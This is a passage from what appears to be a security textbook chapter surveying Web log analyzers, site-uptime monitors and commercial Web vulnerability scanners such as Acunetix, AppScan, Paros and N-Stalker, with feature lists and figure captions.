The Web stats generated by AlterWind Log Analyzer Standard help a user determine the interests of visitors and clients, analyze the results of advertisement campaigns, learn from where the visitors come to the Web site, make the Web site more appealing and easy to use for the clients, and more.


AlterWind Log Analyzer Lite is a free Web analyzer tool. This version shows just the basic characteristics of hits on a Web site.

AlterWind Log Analyzer is shown in Figure 3-14 and has the following features:

- Automatic detection of standard log file formats
- Automatic adding of log files to a log list
- Ability to change the design of reports
- Unique reports for Web site promotion
- Supports command-line mode
- Ability to customize the volume of data entered in a report
- Simultaneous analysis of a large number of log files

Webalizer

Webalizer, shown in Figure 3-15, is a fast, free, and portable Web server log file analysis program. It accepts standard common log file format (CLF) server logs and produces highly detailed, easily configurable usage statistics in HTML format. Generated reports can be configured from the command line or by the use of one or more configuration files.



Source: http://www.webalizer.org. Accessed 2/2007.

Figure 3-15 Webalyzer is a fast and free Web log analyzer.

eWebLog Analyzer

eWebLog Analyzer is another Web server log analyzer that can read log files of popular Web servers, including Microsoft IIS, Apache, and NCSA, as well as any other Web server that can be configured to produce log files in Common or Combined standard format, or W3C Extended format. It supports compressed logs and can also download log files directly from FTP or HTTP servers.

eWebLog is shown in Figure 3-16 and has the following features:

- Generates a wide range of reports and statistics from log files, with 2-D and 3-D graphs
- Contains filters that allow a user to separate, isolate, and exclude different sets of data
- Automatically detects the log format
- Works under Windows
- Provides a log cache for downloaded log files


N-Stealth

N-Stealth is a vulnerability-assessment product that scans Web servers to identify security problems and weaknesses. Its database covers more than 25,000 vulnerabilities and exploits.

N-Stealth's standard scan will scan the Web server using a set of well-known directories, including script and source directories. N-Stealth will not try to identify remote directories on the target Web server. The standard scan will always generate a static rules baseline. It is recommended for standard deployed Web servers and for faster security checks.

A complete scan will identify remote directories, and it will use this information to generate a custom rules baseline. By combining different signatures to an unpredictable set of discovered directories, this method may produce a small number of security checks (less than the standard method) or a large number of security checks (more than 300,000 for customized Web servers). It is recommended for nonstandard Web servers.

N-Stealth is pictured in Figure 3-17.



Source: http://www.esoftys.com/index.html. Accessed 2/2007.

Figure 3-16 eWebLog Analyzer reads many common Web log file formats.

Source: http://www.nstalker.com. Accessed 2/2007.

Figure 3-17 N-Stealth scans Web servers for known vulnerabilities.

Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner determines a Web site's vulnerability to SQL injection, XSS, Google hacking, and more. It is pictured in Figure 3-18 and contains the following features:

- Verifies the robustness of the passwords on authentication pages
- Reviews dynamic content of Web applications such as forms
- Tests the password strength of login pages by launching a dictionary attack
- Creates custom Web attacks and checks or modifies existing ones

Figure 3-18 Acunetix Web Vulnerability Scanner determines if a site is vulnerable to several types of attacks.

- Supports all major Web technologies, including ASP, ASP.NET, PHP, and CGI
- Uses different scanning profiles to scan Web sites with different identity and scan options
- Compares scans and finds differences from previous scans to discover new vulnerabilities
- Reaudits Web site changes easily
- Crawls and interprets Flash files
- Uses automatic custom error page detection
- Discovers directories with weak permissions
- Determines if dangerous HTTP methods are enabled on the Web server (e.g., PUT, TRACE, and DELETE) and inspects the HTTP version banners for vulnerable products

dotDefender

dotDefender is a Web application firewall that blocks HTTP requests that match an attack pattern. It offers protection to the Web environment at both the application level and the user level, and also offers session attack protection by blocking attacks at the session level. dotDefender's functionality is shown in Figure 3-19, and it blocks the following:

- SQL injection
- Proxy takeover
- Cross-site scripting
- Header tampering
- Path traversal
- Probes
- Other known attacks

Source: http://www.applicure.com. Accessed 2/2007.

Figure 3-19 dotDefender is a Web application firewall.

AppScan


AppScan runs security tests on Web applications. It offers various types of security testing such as outsourced, desktop-user, and enterprise-wide analysis, and it is suitable for all types of users, including application developers, quality assurance teams, security auditors, and senior management. AppScan is shown in Figure 3-20 and simulates a large number of automated attacks in the various phases of the software development life cycle. Its features include the following:

- Scan Expert, State Inducer, and Microsoft Word-based template reporting simplify the complex tasks of scan configuration and report creation.
- AppScan eXtension Framework and Pyscan let the community of AppScan users collaborate on open-source add-ons that extend AppScan functionality.
- Supports advanced Web 2.0 technologies by scanning and reporting on vulnerabilities found in Web services and Ajax-based applications.
- Shows a comprehensive task list necessary to fix issues uncovered during the scan.
- More than 40 out-of-the box compliance reports including PCI Data Security Standard, Payment Application Best Practices (PABP), ISO 17799, ISO 27001, and Basel II.
- Integrated Web-based training provides recorded security advisories to educate on application security fundamentals and best practices.

AccessDiver


AccessDiver contains multiple tools to detect security failures on Web pages. It is shown in Figure 3-21, and its features include the following:

- Contains fast security that uses up to 100 bots to do its analysis
- Detects directory failures by comparing hundreds of known problems to the site
- Fully proxy compliant and has a proxy analyzer and a proxy hunter built in
- Built-in word leecher helps increase the size of dictionaries to expand and reinforce analysis
- Task automizer manages jobs transparently
- On-the-fly word manipulator
- Ping tester to determine the efficiency of the site and the efficiency of contacting another Internet address
- DNS resolver to look up the host name of an IP address or vice versa
- HTTP debugger helps a user understand how HTTP works
- WHOIS gadget to retrieve owner information of a domain name
- Update notifier



Source: http://www.ibm.com. Accessed 2/2007.

Figure 3-20 AppScan simulates many different attacks.



Source: http://www.accessdiver.com/. Accessed 2/2007.


Figure 3-21 AccessDiver has multiple tools to detect security flaws.

Falcove Web Vulnerability Scanner

Falcove audits Web sites to determine if they are vulnerable to attack, and implements corrective actions if any are found. The SQL server penetration module makes Falcove different from other Web vulnerability scanners, because it allows the user to penetrate the system using these vulnerabilities, just like an external attacker would. It also generates penetration reports to detail vulnerabilities. Falcove is shown in Figure 3-22.

Emsa Web Monitor

Emsa Web Monitor is a small Web monitoring program that monitors the uptime status of several Web sites. It works by periodically pinging the remote sites, and showing the ping response time as well as a small graph that allows the user to quickly view the results. It runs in the system tray and is shown in Figure 3-23.




Source: http://www.programurl.com/falcove-web-vulnerability-scanner.htm. Accessed 2/2007.

Figure 3-22 Falcove lets users perform SQL server penetration on their own servers.

Source: http://emsa-web-monitor.emsa-systems.qarchive.org/. Accessed 2/2007.

Figure 3-23 Emsa Web Monitor monitors the uptime of Web sites.



Source: http://www.exclamationsoft.com/webwatchbot/default.asp. Accessed 2/2007.

Figure 3-24 WebWatchBot monitors various IP devices.

WebWatchBot

WebWatchBot is monitoring and analysis software for Web sites and IP devices and includes ping, HTTP, HTTPS, SMTP, POP3, FTP, port, and DNS checks. It is shown in Figure 3-24 and can do the following:

- Allows a user to quickly implement Web site monitoring for availability, response time, and error-free page loading
- Alerts at the first sign of trouble
- Monitors the end-to-end user experience through the multiple steps typically followed by a user (e.g., login to site, retrieve item from database, add to shopping cart, and check out)
- Implements server monitoring and database monitoring to understand the impact of individual infrastructure components on the overall response time of the Web site and Web-based applications
- Monitors Windows and UNIX servers, workstations, and devices for disk space, memory usage, CPU usage, services, processes, and events
- Displays and publishes powerful reports and charts showing adherence to service-level agreements


Paros

Paros is a Java-based tool for testing Web applications and insecure sessions. It acts as a proxy to intercept and modify all HTTP and HTTPS data between server and client, including cookies and form fields. It has five main functions:

- The trap function traps and modifies HTTP (and HTTPS) requests/responses manually.
- The filter function detects and alerts the user about patterns in HTTP messages for manipulation.
- The scan function scans for common vulnerabilities.
- The options menu allows the user to set various options, such as setting another proxy server to bypass a firewall.
- The logs function views and examines all HTTP request/response content.


Paros is shown in Figure 3-25 and features the following:

- Supports proxy authentication
- Supports individual server authentication



Source: http://www.parosproxy.org/index.shtml. Accessed 2/2007.

Figure 3-25 Paros intercepts all data between client and server to check the site's security.



Source: http://www.hp.com. Accessed 2/2007.

Figure 3-26 HP WebInspect performs Web application security testing and assessment.

- Supports large site testing both in scanning and spidering
- Supports extensions and plug-ins

HP WebInspect

HP WebInspect performs Web application security testing and assessment. It identifies known and unknown vulnerabilities within the Web application layer, and checks to validate that the Web server is configured properly.

HP WebInspect is shown in Figure 3-26 and its features include the following:

- Scans quickly
- Automates Web application security testing and assessment
- Offers innovative assessment technology for Web services and Web application security
- Enables application security testing and collaboration across the application life cycle
- Meets legal and regulatory compliance requirements
- Conducts penetration testing with advanced tools (HP Security Toolkit)
- Can be configured to support any Web application environment

keepNI


keepNI checks the vital services of a Web site at an interval chosen by the user. If the check takes too long, it is considered a timeout fault. When a fault is detected, one or more alerts can be initiated to inform the operator or computerized systems.

keepNI is shown in Figure 3-27, and its features include the following:

- Prevents false alarms
- Fast broken-links scanner with IPL technology
- Variety of alert options (e-mail, fax, phone, SMS, visual, and audio)
- Performance viewer displays information, statistics, charts, and graphs
- Plug-ins architecture allows for a quick and easy use of new downloadable program features (e.g., alerts and service monitors)
- Low system resource consumption

keepNI monitors the following services:

- *ping*: Sends an echo command to the target host/device, helping to verify IP-level connectivity
- *HTTP*: Requests a Web page to make sure any user can enter the Web site
- *DNS*: Makes sure that the DNS server is working properly by making enquiries about it



Source: http://www.keepni.com. Accessed 2/2007.

Figure 3-27 keepNI checks many services of a Web site.

- *POP*: Checks the incoming mail services, simulates the operation of an e-mail client to check an incoming mail message, and logs on to a given account name using the username and password provided by the user
- *SMTP*: Connects to the SMTP server and conducts a sequence of handshake signals to ensure proper operation of the server
- *FTP*: Checks logons on the server using the provided username and password
- *POP/SMTP transaction*: Sends an e-mail to itself through the SMTP server and checks whether the e-mail has arrived or not at the POP server
- *HTTP/HTTPS transaction*: Tests all kinds of forms and Web applications (CGI, etc.) on the server and makes sure the transaction application is in working order

Wikto

Wikto checks for flaws in Web servers. It is shown in Figure 3-28. It offers Web-based vulnerability scanning and can scan a host for entries in the Google Hacking Database.

Mapper

Mapper helps to map the files, file parameters, and values of any site. Simply browse the site as a normal user while recording the session with Achilles or another proxy, and run Mapper on the resulting log file. It creates an Excel CSV file that shows the directory and file structure of the site, the parameter names of every dynamic page encountered (such as ASP/JSP/CGI), and their values every time they are requested. This tool helps to quickly locate design errors and parameters that may be prone to SQL injection or parameter tampering problems. Mapper supports nonstandard parameter delimiters and MVC-based Web sites.




Figure 3-28 Wikto checks Web servers for flaws.


N-Stalker Web Application Security Scanner

N-Stalker offers a complete suite of Web security assessment checks to enhance the overall security of Web applications against vulnerabilities and attacks. It is shown in Figure 3-29, and its features include the following:

- *Policy-driven Web application security scanning*: N-Stalker works by applying scanning policies to target Web applications. Creating custom scan policies will allow for standardized scan results over a determined time period.
- *Component-oriented Web crawler and scanner engine*: Reverse proxies can obscure multiple platforms and technologies behind one simple URL. N-Stalker will crawl through the Web application using a component-oriented perspective. For every available component found, N-Stalker explores its relationship within the application and uses it to create custom and more effective security checks.
- *Legal compliance-oriented security analysis*: Legal regulations for security are different in many countries, and N-Stalker provides a policy configuration interface to configure a wide variety of security checks, including information leakage and event-driven information analysis.
- *Enhanced in-line HTTP debugger*: N-Stalker provides internal access to the Web spidering engine, giving the ability to debug each request and even modify aspects of the request itself before it gets sent to the Web server.
- *Web attack signatures database*: N-Stalker inspects the Web server infrastructure against more than 35,000 signatures from different technologies, ranging from third-party software packages to well-known Web server vendors.
- *Support for multiple Web authentication schemes*: N-Stalker supports a wide variety of Web authentication schemes, including Web form requests, common HTTP, and x.509 digital certificate authentication.
- *Enhanced report generation for scanning comparison*: N-Stalker provides an enhanced report creation engine, creating comparison and trend analysis reports of Web applications based on scan results generated over a determined time period.
- *Special attack console to explore vulnerabilities*: When a vulnerability is found, N-Stalker provides access to a special attack console, where the user may inspect raw requests and responses in different views, from raw text to hexadecimal table.

Source: http://www.nstalker.com/products/enterprise/. Accessed 2/2007.

Figure 3-29 N-Stalker offers a suite of Web security checks.



Source: http://www.ibm.com. Accessed 2/2007.

Figure 3-30 Scrawlr crawls Web sites, looking for SQL injection vulnerabilities.

Scrawlr

